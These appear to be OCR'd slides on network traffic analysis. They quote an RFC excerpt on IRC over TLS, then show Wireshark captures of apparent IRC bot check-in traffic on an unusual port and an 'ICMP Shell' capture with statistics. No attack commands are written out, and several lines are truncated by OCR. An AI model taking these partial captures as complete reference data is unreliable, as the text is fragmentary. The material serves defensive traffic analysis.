
This document describes the commonly accepted practice of listening on TCP port 6697 for incoming Internet Relay Chat (IRC) connections encrypted via TLS/SSL.

1. Rationale

Although system port assignments exist for IRC traffic that is plain text (TCP/UDP port 194) or TLS/SSL encrypted (TCP/UDP port 994) [IANALIST], it is common practice amongst IRC networks not to use them for reasons of convenience and general availability on systems where no root access is granted or desired.

IRC networks have defaulted to listening on TCP port 6667 for plain text connections for a considerable time now. This is covered by the IRCU assignment of TCP/UDP ports 6665-6669.

Dados Estatísticos




```
11   0.006457 10.129.211.13   61.189.243.240  TCP    62              1048 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
12   0.396606 61.189.243.240  10.129.211.13   TCP    62  0.396791000 18067 → 1048 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1
13   0.000185 10.129.211.13   61.189.243.240  TCP    54  0.396791000 1048 → 18067 [ACK] Seq=1 Ack=1 Win=64240 Len=0
14   0.000095 10.129.211.13   61.189.243.240  IRC    67  0.396791000 Response
15   0.559178 61.189.243.240  10.129.211.13   TCP    60  0.396791000 18067 →                                    Len=0
16   0.000050 10.129.211.13   61.189.243.240  IRC    71  0.396791000 Response
17   0.402661 61.189.243.240  10.129.211.13   IRC    77  0.396791000 Request
18   0.000108 10.129.211.13   61.189.243.240  IRC    75  0.396791000 Response
19   0.484319 61.189.243.240  10.129.211.13   IRC   110  0.396791000 Request
20   0.000058 10.129.211.13   61.189.243.240  IRC    72  0.396791000 Response
21   0.398523 61.189.243.240  10.129.211.13   IRC   257  0.396791000 Request
22   0.184217 10.129.211.13   61.189.243.240  TCP    54  0.396791000 1048 → 1                                   58 Len=0
23   0.175701 10.129.211.13   10.129.56.6     DNS    76              Standard
24   0.001193 10.129.56.6     10.129.211.13   DNS   275              Standard                                 6.248 A 205.188.226.153
```

```
rame 14: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
thernet II, Src: Dell_58:93:fa (00:0b:db:58:93:fa), Dst: Watchgua_04:f8:35 (00:90:7f:0
nternet Protocol Version 4, Src: 10.129.211.13, Dst: 61.189.243.240
ransmission Control Protocol, Src Port: 1048, Dst Port: 18067, Seq: 1, Ack: 1, Len: 13
nternet Relay Chat
 Response: USeR l l l l
    Command: USeR
  ⌄ Command parameters
      Parameter: l
      Parameter: l
```

```
00  00 90 7f 04 f8 35 00 0b  db 58 93 fa 08 00 45 00   ·····5·· ·X····E·
10  00 35 01 29 40 00 80 06  00 00 0a 81 d3 0d 3d bd   ·5·)@··· ······=·
20  f3 f0 04 18 46 93 ce d8  34 ec ed 88 e5 4c 50 18   ····F··· 4····LP·
30  fa f0 97 64 00 00 55 53  65 52 20 6c 20 6c 20 6c   ···d··US eR l l l
40  20 6c 0a                                            l·
```


Dados Estatísticos: ICMP Shell



```
No.  Time     Source           Time  iRTT  Info
1    0.000000 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=837/17667, ttl=
2    0.001713 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=837/17667, ttl=
3    0.202028 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=838/17923, ttl=
4    0.001343 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=838/17923, ttl=
5    0.202125 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=839/18179, ttl=
6    0.001512 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=839/18179, ttl=
7    0.201912 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=840/18435, ttl=
8    0.001687 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=840/18435, ttl=
9    0.201565 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=841/18691, ttl=
10   0.001119 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=841/18691, ttl=
11   0.202475 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=842/18947, ttl=
12   0.001622 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=842/18947, ttl=
13   0.201026 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=843/19203, ttl=
14   0.000684 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=843/19203, ttl=
15   0.203113 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=844/19459, ttl=
16   0.001097 192.168.153.1  60              Echo (ping) reply    id=0x0001, seq=844/19459, ttl=
17   0.201976 192.168.153.1  42              Echo (ping) request  id=0x0001, seq=845/19715, ttl=
```

```
> Frame 1: 42 bytes on wire (                bits) on interface 0
> Ethernet II, Src: Vmware_1f                 nware_d8:3c:42 (00:0c:29:d8:3c:42)
> Internet Protocol Version 4                 58.153.130
v Internet Control Message Pr
    Type: 8 (Echo (ping) requ
    Code: 0
    Checksum: 0xf4b9 [correct]
```

Dados Estatísticos



Length:	94 kB
Hash (SHA256):	24a722d8c52a59fbbc312c2988015b0e2c1c800b29b2785261a1876ead99ea17
Hash (RIPEMD160):	1962401301d425cd815ae9c30b5f082c738b3ab8
Hash (SHA1):	06a7a830767686212036e3293808260474c13986
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2019-01-18 15:59:34
Last packet:	2019-01-18 16:01:29
Elapsed:	00:01:55

Capture

Hardware:	Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz (with SSE4.2)
OS:	64-bit Windows 10, build 17763
Application:	Dumpcap (Wireshark) 2.6.6 (v2.6.6-0-gdf942cd8)

Interfaces


Interface	Dropped packets	Capture filter	Link type	Packet size limit
\Device\NPF_{9EA3CC78-BB66-4469-9C4D-372CA509315E}	0 (0 %)	none	Ethernet	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	1087	1087 (100.0%)	—
Time span, s	115.362	115.362	—
Average pps	9.4	9.4	—
Average packet size, B	53	53	—
Bytes	58049	58049 (100.0%)	0
Average bytes/s	503	503	—
Average bits/s	4025	4025	—

Dados Estatísticos


- Statistics > Conversations



Wireshark · Conversations · icmp_camp.pcapng

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.153.1	192.168.153.255	4	700	4	700	0	0	25.204892	90.1574	62	
123.108.200.124	192.168.153.130	8	720	4	360	4	360	15.671233	96.8116	29	
192.168.153.1	239.255.255.250	4	860	4	860	0	0	71.792210	3.0036	2290	
192.168.153.2	192.168.153.129	9	990	0	0	9	990	35.352388	12.1374	0	
192.168.153.129	192.168.153.130	1.018	52 k	510	22 k	508	30 k	0.000000	106.6516	1674	

Dados Estatísticos



